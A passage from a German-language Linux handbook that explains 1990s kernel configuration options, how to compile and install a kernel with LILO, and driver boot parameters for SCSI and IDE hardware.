Gestattet, daß schon das Rootfilesystem via NFS gemountet wird. Hiermit lassen sich „diskless“-Workstations installieren.

#### ⇨ Unterstützung für das Samba Dateisystem

*Config Frage:* SMB filesystem support

*Config Variable:* CONFIG\_SMB\_FS

Wenn Sie Platten von Windows-for-Workgroups-Rechnern oder von Windows NT-Maschinen mounten möchten, brauchen Sie dieses Dateisystem. Soll der Linux-Rechner als SMB-Server für entsprechende Clients dienen, so benötigen Sie dieses Dateisystem nicht. Näheres unter `/usr/src/linux/Documentation/filesystems/smbfs.txt` und in Kapitel 8.

### ☞ Umgehung eines Windows 95-Fehlers

*Config Frage:* SMB Win95 bug work-around

*Config Variable:* CONFIG\_SMB\_WIN95

Mit dieser Option kann man von Linux aus zuverlässiger auf W 95-Shares zugreifen.

### ☞ Unterstützung für Novell Netware Volumes

*Config Frage:* NCP filesystem support

*Config Variable:* CONFIG\_NCP\_FS

Gestattet es, Volumes eines Novell NetWare Servers in den Verzeichnisbaum einzubinden und damit voll auf diese Dateisysteme zugreifen zu können. Hierzu ist es nötig, daß der Kernel über IPX-Unterstützung verfügt (siehe Abschnitt 13.4.7, Seite 323). Lesen Sie hierzu außerdem die Dokumentation in der Datei `/usr/src/linux/Documentation/filesystems/ncpfs.txt`.

### ☞ Unterstützung für das CD-ROM-Dateisystem

*Config Frage:* IS09660 cdrom filesystem support

*Config Variable:* CONFIG\_IS09660\_FS

Das auf CD-ROMs verwendete Dateisystem. Wird dieses Dateisystem nicht zum Kernel hinzugebunden, ist kein Zugriff auf CD-ROMs möglich.

### ☞ Lese-Unterstützung für das OS/2-Dateisystem

*Config Frage:* OS/2 HPFS filesystem (read only)

*Config Variable:* CONFIG\_HPFS\_FS

Das OS/2-eigene *High Performance File System*. Da es keinerlei Informationen über dieses Dateisystem gibt und die Implementation im Linux-Kernel hauptsächlich auf Annahmen beruht, ist hier nur lesender Zugriff möglich.

### ☞ Unterstützung des System V Dateisystems

*Config Frage:* System V/Coherent filesystem support

*Config Variable:* CONFIG\_SYSV\_FS

**SCO**, **Coherent** und **Xenix** sind kommerzielle Unix-Betriebssysteme für PCs und verwenden dieses Dateisystem. Wenn Sie auf entsprechende Disketten oder Festplattenpartitionen zugreifen möchten, müssen Sie diesen Punkt aktivieren. Möchten Sie auf entsprechende Dateisysteme nur im Netzwerk per ☞ *NFS* zugreifen, so benötigen Sie dieses Dateisystem natürlich nicht in Ihrem eigenen Kernel.

### ☞ Unterstützung für den Kernel-Automounter

*Config Frage:* `Kernel automounter support`

*Config Variable:* `CONFIG_AUTOFS_FS`

Damit ist es möglich, entfernte (engl. *remote*) und lokale Dateisysteme bei Bedarf automatisch zu integrieren. Zusätzlich werden das Paket `autofs`, Serie `n` benötigt.

### ☞ Unterstützung für das Amiga Dateisystem

*Config Frage:* `Amiga FFS filesystem support`

*Config Variable:* `CONFIG_AFFS_FS`

Das Fast File System (FFS) wird von Amiga-Systemen seit Version AmigaOS 1.3 (34.20) verwendet. Wenn Sie auf derartige Dateisysteme zugreifen möchten, aktivieren Sie diese Option. Ein Zugriff auf Amiga-Disketten ist jedoch leider nicht möglich, da die eingesetzten Disketten-Controller nicht zueinander kompatibel sind.

### ☞ Lese-Unterstützung für das UFS Dateisystem

*Config Frage:* `UFS filesystem support (read only)`

*Config Variable:* `CONFIG_UFS_FS`

BSD und einige Unix-Derivate (**SunOS**, **FreeBSD**, **NetBSD**, **NeXTstep**) verwenden dieses Dateisystem. Das Aktivieren dieser Option erlaubt Ihnen den lesenden Zugriff auf derartige Dateisysteme.

## 13.4.13 Zeichenorientierte Geräte

### ☞ Unterstützung der seriellen Schnittstellen

*Config Frage:* `Standard/generic serial support`

*Config Variable:* `CONFIG_SERIAL`

Unterstützung für die seriellen Schnittstellen. Wird benötigt, um serielle Mäuse und Modems verwenden zu können. **Empfohlen!**

### ☞ Unterstützung für Digiboard PC/X Geräte

*Config Frage:* `Digiboard PC/Xx Support`

*Config Variable:* `CONFIG_DIGI`

Treiber für Multi-Seriell-Karten von Digiboard.

### ☞ Unterstützung für Cyclades Multiport

*Config Frage:* `Cyclades async mux support`

*Config Variable:* `CONFIG_CYCLADES`

Treiber für Multi-Seriell-Karten von Cyclades.

### ☞ Treiber für Multi-Seriell-Karten von Stallion.

*Config Frage:* `Stallion multiport serial support`

*Config Variable:* `CONFIG_STALDRV`

Treiber für Multi-Seriell-Karten von Stallion.

### ⇨ **Unterstützung für Drucker an der parallelen Schnittstelle**

*Config Frage:* Parallel printer support

*Config Variable:* CONFIG\_PRINTER

Treiber für den Betrieb eines Druckers an der parallelen Schnittstelle. Wenn Sie PLIP (CONFIG\_PLIP, Abschnitt 13.4.9, Seite 326) verwenden möchten, sollten Sie diesen Punkt nicht aktivieren. Möchten Sie sich beide Möglichkeiten offenhalten, so müssen Sie entweder die Kernelquellen patchen oder beide Treiber als Module übersetzen (siehe Abschnitt 13.2) und bei Bedarf laden. Weitere Informationen finden sich im Printing-HOWTO.

### ⇨ **Mausunterstützung (nichtserielle Mäuse)**

*Config Frage:* Mouse Support (not serial mice)

*Config Variable:* CONFIG\_MOUSE

Wenn Sie keine Maus an der seriellen Schnittstelle verwenden, sondern eine Maus mit eigener Schnittstelle oder eine PS/2-Maus, müssen Sie diese Option aktivieren. Die Auswahl der Busmaus erfolgt im folgenden Schritt. Der von der Busmaus verwendete Interrupt (Standard ist IRQ 5) wird in der Datei `/usr/src/linux/include/linux/busmouse.h` definiert. Sie können diesen Wert entweder ändern oder beim Booten einen entsprechenden Parameter angeben.

### ⇨ **Unterstützung für ATIXL Busmäuse**

*Config Frage:* ATIXL busmouse support

*Config Variable:* CONFIG\_ATIXL\_BUSMOUSE

Treiber für die ATIXL Busmaus (Anschluß auf ATI-Grafikkarten).

### ⇨ **Unterstützung für Logitech Busmäuse**

*Config Frage:* Logitech busmouse support

*Config Variable:* CONFIG\_BUSMOUSE

Treiber für Busmäuse von Logitech.

### ⇨ **Unterstützung für Microsoft Busmäuse**

*Config Frage:* Microsoft busmouse support

*Config Variable:* CONFIG\_MS\_BUSMOUSE

Treiber für die Microsoft Busmaus.

### ⇨ **Unterstützung für PS/2-Mäuse**

*Config Frage:* PS/2 mouse (auxiliary device) support

*Config Variable:* CONFIG\_PSMOUSE

Treiber für die PS/2-Busmaus. In nahezu allen Notebooks ist die eingebaute Maus, Touchpad, Trackpoint PS/2 kompatibel.

### ⇨ **Unterstützung für C&T 82C710 Maus-Port**

*Config Frage:* C&T 82C710 mouse port support (Travelmate)

*Config Variable:* CONFIG\_82C710\_MOUSE

Treiber für Maus-Port z. B. des TI Travelmate; meist nicht benötigt!

### ☞ Weitere Unterstützung für nachladbare Module

*Config Frage:* Support for user misc device modules

*Config Variable:* CONFIG\_UMISC

Unterstützung für verschiedene Module, die nicht Bestandteil des Kernels sind und die zur Laufzeit hinzugeladen werden sollen (z. B. Touchscreens). Wenn Sie einen derartigen Treiber entwickeln oder testen möchten, antworten Sie hier mit Ja, ansonsten mit Nein.

### ☞ Unterstützung für QIC-02 Bandlaufwerke

*Config Frage:* QIC-02 tape support

*Config Variable:* CONFIG\_QIC02\_TAPE

Treiber für Streamer-Laufwerke, die weder am SCSI-Bus noch am IDE-Bus (Floppy Tape) betrieben werden.

### ☞ Unterstützung für QIC-80/Travan Bandlaufwerke

*Config Frage:* Ftape (QIC-80/Travan) support

*Config Variable:* CONFIG\_FTAPE

Treiber für Floppy Tape Streamer.

### ☞ Anzahl verwendeter Ftape-Buffer

*Config Frage:* number of ftape buffers

*Config Variable:* NR\_FTAPE\_BUFFERS [3]

Anzahl der zu verwendenden Puffer für den Ftape-Treiber.

### ☞ Unterstützung der Stromsparfunktionen

*Config Frage:* Advanced Power Management BIOS support

*Config Variable:* CONFIG\_APM

Ermöglicht die Verwendung der Stromsparfunktionen bei Rechnern, die sich an den entsprechenden Standard halten. Dies ist vor allem für Laptops von Interesse. Dieses Feature funktioniert nicht mit den Notebooks **TI 4000M TravelMate** und dem **ACER 486/DX4-75**, da diese sich nicht an den Standard halten.

### ☞ Unterstützung des Watchdog Timers

*Config Frage:* Watchdog Timer Support

*Config Variable:* CONFIG\_WATCHDOG

Wenn Sie diese Option aktivieren, erhalten Sie einen „Wachhund“ (engl. *watchdog*). Wenn länger als eine Minute nicht in eine bestimmte Datei geschrieben wird (`/dev/watchdog`), wird der Rechner automatisch gebootet. Dies kann von Interesse sein für Netzwerkservers, die nach einer Verklemmung (engl. *deadlock*) möglichst schnell wieder verfügbar sein müssen.

### ☞ Weitere Unterstützung der Echtzeituhr

*Config Frage:* Enhanced Real Time Clock Support

*Config Variable:* CONFIG\_RTC

Gestattet den Zugriff auf die Hardware-Echtzeit-Uhr des Rechners. Für weitere Informationen lesen Sie bitte `/usr/src/linux/Documentation/rtc.txt`.

### 13.4.14 Soundkarten

#### ☞ Unterstützung für Soundkarten

*Config Frage:* Sound card support

*Config Variable:* CONFIG\_SOUND

Treiber für die verschiedenen Soundkarten. Diese werden in einem weiteren Konfigurationsschritt näher spezifiziert. Der Linux-Kernel unterstützt mittlerweile fast alle gängigen Soundkarten. Lesen Sie hierzu die einzelnen Dateien unter `drivers/sound`.

### 13.4.15 Kernel

#### ☞ Laufzeitverhalten des Kernels untersuchen

*Config Frage:* Kernel profiling support

*Config Variable:* CONFIG\_PROFILE

Diese Möglichkeit ist für Kernel-Hacker, die wissen möchten, was der Kernel tut und wie lange er dafür braucht.

## 13.5 Übersetzen des Kernels

Nachdem Sie den Kernel für Ihre Gegebenheiten konfiguriert haben, starten Sie die Kompilation:

```
root@erde:/usr/src/linux # make dep
root@erde:/usr/src/linux # make clean
root@erde:/usr/src/linux # make zImage
```

Diese 3 Befehle können Sie auch in einer Befehlszeile eingeben. Die werden dann hintereinander abgearbeitet. Dies birgt Vorteile in sich, wenn Sie die Kernel-Kompilierung automatisch, z. B. „über Nacht“, durchführen lassen wollen. Dazu geben Sie ein:

```
root@erde:/usr/src/linux # make dep clean zImage
```

Je nach Leistung Ihres Systems dauert es jetzt ca. 4 Minuten (schneller **PentiumPro**<sup>1</sup>) bis zu einigen Stunden (bei 386ern mit 8 MB), bis der Kernel neu übersetzt ist. Während der Übersetzungsprozedur können Sie sich selbstverständlich auf einer anderen Konsole weiterhin mit dem System beschäftigen.

Nach der erfolgreichen Übersetzung finden Sie den komprimierten Kernel im Verzeichnis `/usr/src/linux/arch/i386/boot`. Das Kernel-Image – die Datei, die den Kernel enthält – heißt `zImage`. Finden Sie diese Datei nicht vor, ist aller Wahrscheinlichkeit nach ein Fehler während der Kernelübersetzung aufgetreten. Dies geht eventuell leicht in der Menge der Bildschirmausgaben unter. Ob ein Fehler aufgetreten ist, können Sie dadurch verifizieren, daß Sie nochmals mit

```
root@erde:/usr/src/linux # make zImage
```

---

<sup>1</sup> Ein beliebter Test für Hard- und Software ist es, den Kernel mit der Option `make -j` zu übersetzen. Sie brauchen sehr viel Hauptspeicher (bis über 100 MB) für diesen Test. Hierbei wird für jedes zu übersetzende Quellfile ein eigener Compiler gestartet.

die Kernelübersetzung anstoßen und auf entsprechende Fehlermeldungen achten. Aber kein Angst: Fehler bei der Kernelübersetzung treten eher selten auf!

Unter der Bash können Sie mit

```
root@erde:/usr/src/linux # make zImage 2>&1 | tee kernel.out
```

die Ausgaben den Kompilationsvorgangs in die Datei `kernel.out` „mitschreiben“ lassen; unter der Tcsh lautet der Befehl:

```
root@erde:/usr/src/linux # make zImage |& tee kernel.out
```

Wenn Sie Teile des Kernels als ladbare Module konfiguriert haben, müssen Sie anschließend das Übersetzen dieser Module veranlassen. Dies erreichen Sie durch

```
root@erde:/usr/src/linux # make modules
```

Wurden die von Ihnen gewünschten Module erfolgreich erzeugt, können Sie sie durch Eingabe von

```
root@erde:/usr/src/linux # make modules_install
```

in die korrekten Zielverzeichnisse (`/lib/modules/<Version>`) kopieren lassen.

Falls Ihr Kernel aus zwingenden Gründen durch die Auswahl zu vieler Features *zu groß* geworden ist und entweder nicht kompiliert oder nicht geladen werden kann ("kernel too big"), dann können Sie versuchen, einen „großen“ Kernel herzustellen und zu installieren. Der `make`- und der spätere `lilo`-Aufruf lauten in diesem Fall:

```
root@erde:/usr/src/linux # make bzImage
```

```
root@erde:/usr/src/linux # make bzlilo
```

Überlegen Sie aber bitte zuvor genau, ob sich nicht weitere Treiber als Modul auslagern lassen.



## 13.6 Kernel installieren

Nachdem Sie den Kernel übersetzt haben, müssen Sie dafür sorgen, daß er künftig gebootet wird. Verwenden Sie den LILO, so muß dieser neu installiert werden. Im einfachsten Fall kopieren Sie dazu den neuen Kernel nach `/boot/vmlinuz` (vgl. Abschnitt 13.4.1, Seite 313) und rufen dann den LILO auf:

```
root@erde:/usr/src/linux # cp arch/i386/boot/zImage /boot/vmlinuz
```

```
root@erde:/usr/src/linux # lilo
```

Um sich vor unliebsamen Überraschungen zu schützen, empfiehlt es sich jedoch, den alten Kernel beizubehalten, um ihn notfalls booten zu können, wenn der neue Kernel nicht wie erwartet funktioniert.

Tragen Sie in Ihrer `/etc/lilo.conf` zusätzlich ein Label `Linux.old` als Boot-Image ein (vgl. Abschnitt 4.4.1) und benennen Sie den alten Kernel nach `/boot/vmlinuz.old` um. Sie stellen so sicher, daß Sie immer noch mit dem vorherigen Kernel booten können, falls dies mit dem neu gebauten nicht funktionieren sollte. Diese Möglichkeit wird ausführlich in Kapitel 4 beschrieben.

Haben Sie die Datei `/etc/lilo.conf` nach Ihren Wünschen angepaßt, so können Sie mit

```
root@erde:/usr/src/linux # make zlilo
```

die Installation des LILO nach dem Übersetzen der Kernels auch automatisch durchführen lassen.

Falls Sie Linux von DOS aus über `linux.bat` – also mit `loadlin` – starten, müssen Sie den neuen Kernel noch nach `/dosclloadlin/zimage`<sup>2</sup> kopieren, damit er beim nächsten Booten wirksam werden kann.

Falls Sie Linux über den Windows NT Bootmanager starten, dürfen Sie nun nicht vergessen, erneut den LILO-Bootsector umzukopieren (vgl. Abschnitt 4.7.2).

Weiterhin ist folgendes zu beachten: Die Datei `/boot/System.map` enthält die Kernelsymbole, die die Kernelmodule benötigen, um Kernelfunktionen korrekt aufrufen zu können. Diese Datei ist abhängig vom aktuellen Kernel. Daher sollten Sie nach der Übersetzung und Installation des Kernels die aktuelle<sup>3</sup> Datei `/usr/src/linux/System.map` in das Verzeichnis `/boot` kopieren. Falls Sie Ihren Kernel mittels `make zlilo` erstellen, wird diese Aufgabe automatisch für Sie erledigt.

Sollten Sie beim Booten eine Fehlermeldung wie "System.map does not match actual kernel" erhalten, dann wurde wahrscheinlich nach der Kernelübersetzung die Datei `System.map` nicht nach `/boot` kopiert.

### 13.7 Bootdisk erstellen

Möchten Sie eine Boot-Diskette mit dem neuen Kernel erstellen, so können Sie einfach den folgenden Befehl verwenden:

```
root@erde:/usr/src/linux # make zdisk
```

### 13.8 Festplatte nach der Kernel-Übersetzung aufräumen

Sie können die während der Kernel-Übersetzung erzeugten Objekt-Dateien löschen, falls Sie Probleme mit dem Plattenplatz haben:

```
root@erde: # cd /usr/src/linux
root@erde:/usr/src/linux # make clean
```

Falls Sie jedoch über ausreichend Plattenplatz verfügen und vorhaben, den Kernel des öfteren neu zu konfigurieren, so überspringen Sie diesen letzten Schritt. Ein erneutes Compilieren des Kernels ist dann erheblich schneller, da nur die Teile des Systems neu übersetzt werden, die von den entsprechenden Änderungen betroffen sind.

---

<sup>2</sup> Bzw. dorthin, wohin Sie das Verzeichnis `loadlin` haben installieren lassen.

<sup>3</sup> Bei jeder Kernelübersetzung wird diese Datei neu erzeugt.

## Kernel-Parameter

### 14.1 Treiber im Kernel

Es gibt eine große Vielfalt an PC-Hardware-Komponenten. Um diese Hardware richtig benutzen zu können, braucht man einen „Treiber“, über den das Betriebssystem (bei Linux der „Kernel“) die Hardware richtig ansprechen kann. Generell gibt es zwei Mechanismen, Treiber in den Kernel zu integrieren:

- Die Treiber können fest zum Kernel dazugebunden sein. Solche Kernel „aus einem Stück“ bezeichnen wir in diesem Buch auch als *monolithische* Kernel. Monolithische Kernel sind beispielsweise auf der CD enthalten, um daraus Bootdisketten zu erzeugen, die auch exotische Hardware bedienen können. Manche Treiber gibt es nur in dieser Form, so daß monolithische Kernels durchaus ihre Berechtigung haben.
- Die Treiber können erst bei Bedarf in den Kernel geladen werden, der in diesem Fall als *modularisierter* Kernel bezeichnet wird. Das hat den Vorteil, daß wirklich nur die benötigten Treiber geladen sind und der Kernel keinen unnötigen Ballast enthält. Der Kernel auf der SuSE-Bootdiskette beispielsweise arbeitet mit Modulen, er kann deshalb die meisten Hardwarekonfigurationen bedienen.

Einige Treiber gibt es noch nicht als Module. Dazu gehören sämtliche Treiber für (E)IDE-Controller, die deshalb auch auf der SuSE-Bootdiskette fest zum Kernel dazugebunden sind.

Unabhängig davon, ob die Treiber fest dazugebunden sind oder geladen werden, kann es dennoch vorkommen, daß eine Hardwarekomponente nicht selbständig vom Kernel erkannt werden kann. In einem solchen Fall haben Sie die Möglichkeit, die betreffende Komponente durch Angabe von Parametern näher zu spezifizieren, wodurch dem Kernel „auf die Sprünge geholfen“ wird.

Bei monolithischen Kernels müssen die Parameter durch den Linux-Loader LILO (oder durch **loadlin**) an den Kernel übergeben werden, weshalb die Parameter auch LILO-Parameter genannt werden. Treiber in Modulform erhalten ihre Parameter durch das Kommando **insmod** bzw. **modprobe**, mit dem auch gleichzeitig das Modul selbst geladen wird.

Leider ist das Format, in dem die Parameter anzugeben sind, bei dazugebundenen Treibern anders als bei Treibern, die als Modul geladen werden. Des-

halb finden Sie die Parameter säuberlich getrennt weiter unten aufgelistet. Bei einigen wenigen Modulen (CD-ROM-Laufwerke) wurde die Parameterübergabe jedoch mittlerweile vereinheitlicht, so daß auch beim Laden eines Moduls die gleichen Parameter angegeben werden können wie am LILO-Prompt.

### 14.2 Einige Tips

Bevor endlich die Listen mit den Parametern kommen, noch ein paar Tips zur Hardwareerkennung der Treiber, zur Parameterangabe und zum Booten mit der SuSE-Bootdiskette:

- Die meisten Treiber können ein sogenanntes *autoprobng* durchführen. D. h., der Treiber probiert verschiedene unterschiedliche Adressen durch, an denen die entsprechende Hardwarekomponente üblicherweise liegt. Dabei kann es jedoch geschehen, daß ein Treiber auf eine Komponente stößt, für die er gar nicht zuständig ist und er diese fälschlicherweise initialisiert. Dies kann dazu führen, daß der Rechner einfach stehenbleibt.
- Auch kommt es gelegentlich vor, daß sich ein Modul erfolgreich laden läßt, obwohl die Hardware, für die es zuständig ist, gar nicht im Rechner vorhanden ist (dies gilt vor allem für die 3 Com-Netzwerkkartentreiber). Dennoch sollten Sie der Einfachheit halber erst einmal das Autoprobng durchführen lassen. Fehlerhaft geladene Treiber können Sie ohne weiteres wieder entfernen; bei nicht erkannter Hardware können Sie durch Angabe der Parameter versuchen, dem Kernel die Konfiguration mitzuteilen, so daß er dennoch in die Lage versetzt wird, die Komponente korrekt anzusprechen.
- Einige Treiber sind zur Zeit noch gar nicht als Modul verfügbar. Dies sind vor allem sämtliche Treiber für (E)IDE-Controller. Wenn Sie also ausschließlich über Komponenten verfügen, die an einem (E)IDE-Controller angeschlossen sind (Festplatte und/oder CD-ROM-Laufwerk), so brauchen Sie bei der SuSE-Bootdiskette normalerweise keine Module laden zu lassen.
- Schließlich gibt es einige Hardwarekomponenten, für die mehrere Treiber existieren (**NCR 53C810, Ultrastor**). Nach den uns vorliegenden Informationen scheint keiner der beiden Ultrastor-Treiber einen besonderen Vorteil im Vergleich zum anderen zu haben. Der BSD-Treiber für den NCR53C810 unterstützt auch die anderen NCR53C8xx-Produkte (z. B. 53C875) während nur der alte NCR-Treiber CD-Writer unterstützt. Probieren Sie einfach aus, welcher Treiber Ihre Hardware zuverlässig erkennt.

### 14.3 Die Parameter

#### 14.3.1 Notation und Bedeutung

In den folgenden, alphabetisch geordneten Listen von Kernelparametern sind die einzelnen Geräte bzw. ihre Treiber zusammen mit den möglichen bzw. notwendigen Aufruf-Parametern angegeben. Dabei tauchen folgende Parameter immer in der gleichen Bedeutung auf:

---

|                                 |                                                               |
|---------------------------------|---------------------------------------------------------------|
| <addr>                          | hexadezimale Portangabe, (z. B. 0x300)                        |
| <irq>                           | Interrupt, unter dem das Gerät angesprochen wird<br>(z. B. 7) |
| <dma>                           | DMA-Kanal, über den das Gerät kommuniziert<br>(z. B. 1)       |
| <Startadresse>,<br><Endadresse> | hexadezimaler Speicherbereich für <i>shared memory</i>        |

---

Tabelle 14.1: Häufig verwendete Variablenbezeichnungen für Kernelpar-  
ameter

Im weiteren werden vor allem die Parameter beschrieben, die für eine erfolgreiche Installation relevant sind. Darüber hinaus gibt es noch eine ganze Reihe weiterer Kernel-Parameter für spezielle Zwecke. Beachten Sie auch, daß bei der Angabe der Parameter die Groß- bzw. Kleinschreibung wichtig ist!

Eine ausführliche Einführung in die möglichen Kernelparameter finden Sie nach der Installation im `BootPrompt-HOWTO` unter `/usr/doc/howto`.

### 14.3.2 Kernel-Parameter am Boot-Prompt

Die in diesem Abschnitt aufgelisteten Parameter können nur direkt an den Kernel übergeben werden, z. B. am Prompt von **SYSLINUX** (mitgelieferte Bootdiskette), am LILO-Prompt oder mittels **loadlin**. Soll der entsprechende Treiber als ladbares Modul eingesetzt werden, sehen Sie bitte die in diesem Fall relevanten Parameter im nächsten Abschnitt nach (Abschnitt 14.3.3).

Alle für einen Treiber relevanten Parameter müssen unmittelbar hintereinander, durch Kommata getrennt, angegeben werden! Keinesfalls darf ein Leerzeichen zwischen den Parametern angegeben werden!



- *Adaptec AHA-1520 / 1522 / 1510 / 1515 / 1505 SCSI-Hostadapter*

```
aha152x=<addr>,<irq>,<id>[,<rec>[,<par>[,<sync>[,<delay>[<ext_trans>]]]]]
```

| Variable                        | Werte / Bedeutung                |
|---------------------------------|----------------------------------|
| <id> (SCSI-ID des Hostadapters) | ID des Hostadapters, meist 7     |
| <rec> (reconnect)               | 0, 1                             |
| <par> (parity)                  | 0, 1 Paritätsprüfung             |
| <sync> (synchronous)            | 0, 1 synchrone Übertragung       |
| <delay>                         | 100 Busverzögerung, Standardwert |
| <ext_trans>                     | 0, 1 C/H/S-Übersetzung           |

Mit diesem Treiber können sehr viele Low-cost-SCSI-Controller betrieben werden. Beispielsweise enthalten alle Soundkarten mit SCSI-Controller (bis auf die **Pro Audio Spectrum**) einen solchen Adaptec-Chip und können mit diesem Treiber betrieben werden.

## 14. Kernel-Parameter

Bei allen nicht-originalen 152x scheint der 4. Parameter (**RECONNECT**) für den Betrieb erforderlich zu sein. Er muß bei fast allen Typen auf '0' gesetzt werden, nur der AHA2825 braucht eine '1'.

*Beispiel:* **aha152x=0x300,10,7**

- *Adaptec AHA-1540 / 1542 SCSI-Hostadapter*

**aha1542=<addr> [, <buson> , <busoff> [, <DMA speed> ]]**

| Variable    | Werte / Bedeutung |
|-------------|-------------------|
| <buson>     | 2..15             |
| <busoff>    | 1..64             |
| <DMA speed> | 5,6,7,8,10        |

*Beispiel:* **aha1542=0x300**

- *Adaptec AHA-274x / 284x / 294x Hostadapter*

**aic7xxx=<modifier> [, <modifier> [, ... ]]**

| Variable   | Werte / Bedeutung                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
|------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <modifier> | <p>extended<br/>aktiviert die Übersetzung der Plattengeometrie</p> <p>no_reset<br/>verhindert das Zurücksetzen (engl. <i>reset</i>) des SCSI-Busses bei der Hostadapter-Initialisierung</p> <p>irq_trigger:&lt;x&gt;<br/>Nur für Eisa-Systeme<br/>0 für flankengesteuert,<br/>1 für pegelgesteuert</p> <p>verbose<br/>Um mehr Meldungen zu erhalten</p> <p>reverse_scan<br/>Wenn mehrere Karten vom BIOS in der falschen Reihenfolge behandelt werden</p> <p>7895_irq_hack:&lt;x&gt;<br/>-1 ausschließlich für Tyran II Motherboards</p> <p>pci_parity:&lt;x&gt;<br/>wenn pci_parity gar nicht verwendet wird, ist die Parität gerade<br/>0 keine Paritätsprüfung<br/>1 Parität ungerade</p> <p>tag_info:,,,,,<br/>Warteschlangenverwaltung zur Leistungssteigerung, für Experten, siehe Kernelquellen</p> |

*Beispiel:* **aic7xxx=no\_reset,**

wenn der Rechner beim Reset des SCSI-Busses stehenbleibt.

Parameter sind bei **aic7xxx**-basierten SCSI-Hostadaptern ausschließlich bei fehlerhafter oder unbefriedigender Funktion notwendig.

Der AHA-2940 AU funktioniert erst ab BIOS-Version 1.3 zuverlässig; Updates sind über den Adaptec-Support zu bekommen.

Der SCSI-Hostadapter Adaptec 2920 wird nicht von diesem Treiber, sondern vom Future Domain-Treiber bedient (Abschnitt 14.3.2, Seite 351)!

- *AdvanSys SCSI-Hostadapter*

**advansys=<addr1>,<addr2>,...,<addr4>,<debug\_level>**

*Beispiel:* **advansys=0x110,0x210**

Dieses Beispiel weist den Kernel an, an den angegebenen Adressen nach dem AdvanSys-Hostadapter zu suchen.

- *AM53/79C974 SCSI-Hostadapter*

**AM53C974=<host-id>,<target-id>,<rate>,<offset>**

| Variable    | Werte / Bedeutung                 |
|-------------|-----------------------------------|
| <host-id>   | SCSI-ID des Hostadapters, meist 7 |
| <target-id> | SCSI-ID des Geräts 0..7           |
| <rate>      | 3, 5, 10 MHz/s max. Transferrate  |
| <offset>    | Transfermodus; 0 = asynchron      |

Wenn sich der Hostadapter zu „verschlucken“ scheint, reduziert man die maximale Transferrate für das Gerät (z. B. das erste CD-ROM-SCSI-Laufwerk /dev/scd0 mit ID 5) auf dem SCSI-Bus mit:

*Beispiel:* **AM53C974=7,5,3,0**

Für jedes Gerät können eigene Transferraten und Transfermodi angegeben werden, so daß **AM53C974=x,x,x,x** bis zu sieben Mal für einen Hostadapter auftreten kann.

- *Anzahl der SCSI-Geräte pro ID*

**max\_scsi\_luns=<anzahl>**

| Variable | Werte / Bedeutung |
|----------|-------------------|
| <anzahl> | 1..8              |

*Beispiel:*

Wenn explizit nur die erste LUN (engl. *logical unit number*) verwendet werden soll, muß der Parameter **max\_scsi\_luns=1** gesetzt werden.

Typische Anwendung sind CD-Wechsler, wobei die Anzahl der nutzbaren CDs gleich dem Parameter **max\_scsi\_luns=1** ist.

- *ATAPI-CD-ROM am (E)IDE-Controller*

**hd<x>=cdrom**

**hd<x>=serialize**

| Variable | Werte / Bedeutung                                                                                                                                    |
|----------|------------------------------------------------------------------------------------------------------------------------------------------------------|
| <x>      | a, b, c, d, wobei:<br>a Master am 1. IDE-Controller<br>b Slave am 1. IDE-Controller<br>c Master am 2. IDE-Controller<br>d Slave am 2. IDE-Controller |

Beispiel:

Ein ATAPI-CD-ROM-Laufwerk als Master am 2. IDE-Controller wird mit **hdc=cdrom** bekanntgemacht.

- *Aztech CDA268-01 CD-ROM*

**aztcd=<addr>[,0x79]**

Der Wert 0x79 muß nur bei unbekannter Firmware-Version angegeben werden.

*Beispiel:* **aztcd=0x320**

- *BusLogic SCSI-Hostadapter*

**BusLogic=<addr>**

**BusLogic=<probing>**

*Beispiel:* **BusLogic=0x300**

| Variable               | Werte / Bedeutung                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
|------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>&lt;addr&gt;</b>    | Adresse des Adapter, z.B. 0x300                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| <b>&lt;probing&gt;</b> | NoProbe Kein Adapter wird gesucht<br>NoProbeISA Kein ISA-Adapter wird gesucht<br>NoProbePCI Kein PCI-Adapter wird gesucht<br>NoSortPCI Reihenfolge der Multimaster-Adapter wird vom PCI-BIOS bestimmt<br>MultiMasterFirst Multimaster vor Flashpoint<br>FlashPointFirst Flashpoint vor Multimaster<br>InhibitTargetInquiry Für alte Geräte, die mit <b>scsi_luns</b> > 0 Probleme haben<br>TraceProbe gibt zusätzliche Meldungen bei derInitialisierung des Adapter aus<br>TraceHardwareReset gibt zusätzliche Meldungen beim Hardware-Reset des Adapters aus<br>TraceConfiguration gibt zusätzliche Meldungen bei der Konfiguration des Adapters aus<br>TraceErrors gibt Fehlermeldungen der angeschlossenen Geräte aus<br>Debug gibt alles aus |

Dieser Hostadapter kann noch über mehr Parameter konfiguriert werden. Dies dient jedoch dem Feintuning und wird in `/usr/src/linux/drivers/scsi/README.BusLogic` beschrieben.

- *EIDE-Controller-Chipsätze*

**ide0=<Chipsatz>**

Eine Reihe von EIDE-Controllern besitzt fehlerhafte Chipsätze oder verursacht Probleme, wenn der zweite Controller verwendet werden soll.

Für viele dieser Chipsätze existiert daher mittlerweile eine spezielle Unterstützung im Kernel (Abschnitt 13.4.6, Seite 318), die zusätzlich jedoch noch über einen Kernel-Parameter aktiviert werden muß.

Folgende Chipsätze können konfiguriert werden:

---

|                        |                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
|------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
